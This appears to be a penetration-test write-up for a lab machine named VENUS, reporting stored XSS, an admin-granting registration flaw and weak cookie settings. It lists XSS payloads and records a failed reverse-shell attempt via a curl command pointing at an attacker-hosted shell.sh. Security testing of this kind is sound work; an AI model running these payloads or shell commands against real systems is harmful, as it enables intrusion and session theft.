
<http://192.168.43.97/server-status>



* · This means the file/directory **EXISTS** but access is restricted
* · **403 = Forbidden** (not 404 = Not Found)
* · This confirms Apache status module is enabled but protected
* Test for XSS (Cross-Site Scripting)
* <script>alert('XSS')</script>
* <img src=x onerror=alert('XSS')>



* Output:Document Expired



****CRITICAL VULNERABILITIES DISCOVERED:****

### ****HIGH SEVERITY:****


1. ✅ **Authentication Bypass** - Registration grants admin access
2. ✅ **Stored XSS (Cross-Site Scripting)** - Confirmed with payload execution
3. ✅ **Session Management Issues** - Document expiration after XSS
4. ✅ **Missing Security Headers** - No XSS protection, clickjacking protection


### ****MEDIUM SEVERITY:****

1. ✅ **Outdated Software** - Apache 2.4.41 with known vulnerabilities
2. ✅ **Information Disclosure** - Server status page exists but protected
3. ✅ **Cookie Security** - PHPSESSID without httponly flag

**XSS Payload Injection**

The application accepts malicious JavaScript code through the blog link submission form without any input validation or sanitization.





Analysis of the page source reveals that the XSS payload is permanently stored and embedded in the HTML output, confirming a Stored XSS vulnerability. The malicious script appears on line 18 of the source code without any encoding or filtering.

Impact Assessment

* - Any user visiting the welcome page will execute the malicious JavaScript
* - Potential for session hijacking, credential theft, and further exploitation
* - Administrative users are particularly at risk due to elevated privileges

**Privilege Escalation & Shell Access Attempts:**  
Two primary methods were attempted to gain shell access. The first method involved a reverse shell through a blog submission form using the command curl -X POST -d "url=http://192.168.43.233:4444/shell.sh" http://192.168.43.97/welcome.php. However, this attempt was unsuccessful, and no shell access was obtained. The second method focused on exploiting Apache vulnerability CVE-2019-0211. Unfortunately, this method requires local access and cannot be executed without an existing shell, limiting its applicability in the current scenario. Overall, remote code execution was not achieved through the identified web application vulnerabilities.





VENUS